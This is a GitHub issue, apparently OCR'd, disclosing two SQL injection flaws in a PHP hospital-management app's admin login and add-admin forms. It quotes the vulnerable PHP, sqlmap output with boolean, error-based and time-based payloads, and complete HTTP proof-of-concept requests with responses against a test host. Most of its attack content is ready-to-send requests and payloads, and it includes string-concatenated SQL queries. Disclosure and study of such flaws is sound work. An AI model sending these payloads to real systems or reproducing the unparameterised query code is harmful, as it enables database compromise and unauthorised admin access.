HMS has two SQL injection vulnerabilities #1

Closed   huclilu opened this issue 17 days ago · 0 comments

huclilu commented 17 days ago • edited


Hello, my brother

HMS has two SQL injection vulnerabilities

```
Building environment: Apace2.4.39; MySQL5.7.26; PHP7.3.4
```

1.SQL injection vulnerability exists in adminlogin.php

In admin/adminlogin.php, line 6 - line 34




```
5
6  if (isset($_POST['login'])) {
7      $username = $_POST['uname'];
8      $password = $_POST['pass'];
9
10     $error = array();
11
12     if (empty($username)) {
13         $error['admin'] = "Enter Username";
14     }else if (empty($password)){
15         $error['admin'] = "Enter Password";
16     }
17
18     if (count($error)==0){
19         $query = "SELECT * FROM admin WHERE username='$username' AND password='$password'";
20
21         $result = mysqli_query($connect,$query);
22
23         if (mysqli_num_rows($result) == 1) {
24             echo "<script>alert('You have logged in as an admin')</script>";
25
26             $_SESSION['admin']=$username;
27
28             header( header: "Location:admin/index.php");
```

The front end post requests to transfer the uname and pass to the back end and assign values to $username and $password respectively.

Without filtering, directly bring $username and $password into the database for verification with the username and password in the database.


However, the variable is controllable, and the account and password entered in the input box are brought into the database to execute SQL statements, resulting in SQL injection vulnerabilities.

1.We can use sqlmap to validate



```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 316 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: uname=123' AND 4585=(SELECT (CASE WHEN (4585=4585) THEN 4585 ELSE (SELECT 4338 UNION SELECT 9257) END))-- -&pass=admin123&login=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: uname=123' OR (SELECT 7285 FROM(SELECT COUNT(*),CONCAT(0x71707a7a71,(SELECT (ELT(7285=7285,1))),0x716a6b7671,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.PLUGINS GROUP BY x)a)-- oZKr&pass=admin123&login=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=123' AND (SELECT 7986 FROM (SELECT(SLEEP(5)))JIJU)-- IerY&pass=admin123&login=Login
---
[13:09:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

2.Manual SQL injection proof



```
POST /adminlogin.php HTTP/1.1
Host: vulhms.test
Content-Length: 153
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.9
Referer: http://vulhms.test/adminlogin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close

uname=' OR (SELECT 12 FROM(SELECT COUNT(*),CONCAT(USER(),FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ace&pass=admin123&login=Login
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Nov 2022 06:07:29 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 3424

<br />
<b>Warning</b>:  mysqli_query(): (23000/1062): Duplicate entry 'root@localhost1' for key '&lt;group_key&gt;' in <b>C:\phpstudy_pro\WWW\HMS\adminlogin.php</b>
on line <b>21</b><br />
<br />
<b>Warning</b>:  mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>C:\phpstudy_pro\WWW\HMS\adminlogin.php</b> on line
<b>23</b><br />
<script>alert('Invalid Username or Password')</script>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Page</title>
</head>

<body>

    <!DOCTYPE html>
<html lang="en">
```


- POC

```
POST /adminlogin.php HTTP/1.1
Host: vulhms.test
Content-Length: 153
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
```

```
Referer: http://vulhms.test/adminlogin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close

uname=' OR (SELECT 12 FROM(SELECT COUNT(*),CONCAT(USER(),FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ace&pass=admin123&login=Login
```


2.SQL injection vulnerability in admin.php

In admin/admin In PHP, uname and pass are assigned to variables $uname and $pass, which are then brought into the database, causing SQL injection vulnerabilities.



```
        </div>
        <div class="col-md-6">
                <?php

                    if(isset($_POST['add'])) {
                        $uname=$_POST['uname'];
                        $pass=$_POST['pass'];

                        $error=array();

                        if(empty($uname)){
                            $error['u']="Enter Username";
                        }else if(empty($pass)){
                            $error['u']="Enter Password";
                        }

                        if(count($error)==0){
                            $q="INSERT INTO admin(username, password) VALUES ('$uname','$pass')";

                            $result = mysqli_query($connect,$q);
                        }
                    }
```


1.We can use sqlmap to validate



```
(custom) POST parameter 'MULTIPART #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1729 HTTP(s) requests:
---
Parameter: MULTIPART #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: ------WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="uname"

admin' RLIKE SLEEP(5) AND 'SLzC'='SLzC
------WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="pass"

123123
------WebKitFormBoundaryANszhVvLtYgiU331
Content-Disposition: form-data; name="add"

Add New Admin
------WebKitFormBoundaryANszhVvLtYgiU331--
---
[12:50:32] [INFO] the back-end DBMS is MySQL
[12:50:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
```

2.Manual SQL injection proof

- SQL injection delay 5s




```
POST /admin/admin.php HTTP/1.1
Host: vulhms.test
Content-Length: 372
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryANszhVvLtYgiU33l
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://vulhms.test/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close

------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="uname"

admin' RLIKE SLEEP(5) AND 'ace'='ace
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="pass"

123123
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="add"

Add New Admin
------WebKitFormBoundaryANszhVvLtYgiU33l--
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Nov 2022 04:58:22 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 6166



<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Administrators</title>
</head>
<body>
   <!DOCTYPE html>
<html lang="en">

<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">

   <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.0/dist/css/bootstrap.min.css">

   <script src="https://code.jquery.com/jquery-3.6.0.slim.js"
     integrity="sha256-HwWONEZrpuoh951cQD1ov2HUK5zA5DwJ1DNUXaM6FsY=" crossorigin="anonymous"></script>
```

6,521 bytes | 5,025 millis

- SQL injection delay 10s



```
POST /admin/admin.php HTTP/1.1
Host: vulhms.test
Content-Length: 373
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryANszhVvLtYgiU33l
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://vulhms.test/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close

------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="uname"

admin' RLIKE SLEEP(10) AND 'ace'='ace
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="pass"

123123
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="add"

Add New Admin
------WebKitFormBoundaryANszhVvLtYgiU33l--
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Nov 2022 04:59:14 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 6166



<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Administrators</title>
</head>
<body>
   <!DOCTYPE html>
<html lang="en">

<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">

   <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.0/dist/css/bootstrap.min.css">

   <script src="https://code.jquery.com/jquery-3.6.0.slim.js"
     integrity="sha256-HwWONEZrpuoh951cQD1ov2HUK5zA5DwJ1DNUXaM6FsY=" crossorigin="anonymous"></script>
```

6,521 bytes | 10,027 millis

POC:

```
POST /admin/admin.php HTTP/1.1
Host: vulhms.test
Content-Length: 373
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryANszhVvLtYgiU33l
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
```

```
exchange;v=b3;q=0.9
Referer: http://vulhms.test/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=p8jp2ja2hfplhfopqh577o2nd1
Connection: close

------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="uname"

admin' RLIKE SLEEP(5) AND 'ace'='ace
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="pass"

123123
------WebKitFormBoundaryANszhVvLtYgiU33l
Content-Disposition: form-data; name="add"

Add New Admin
------WebKitFormBoundaryANszhVvLtYgiU33l--
```

huclilu closed this as completed 13 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant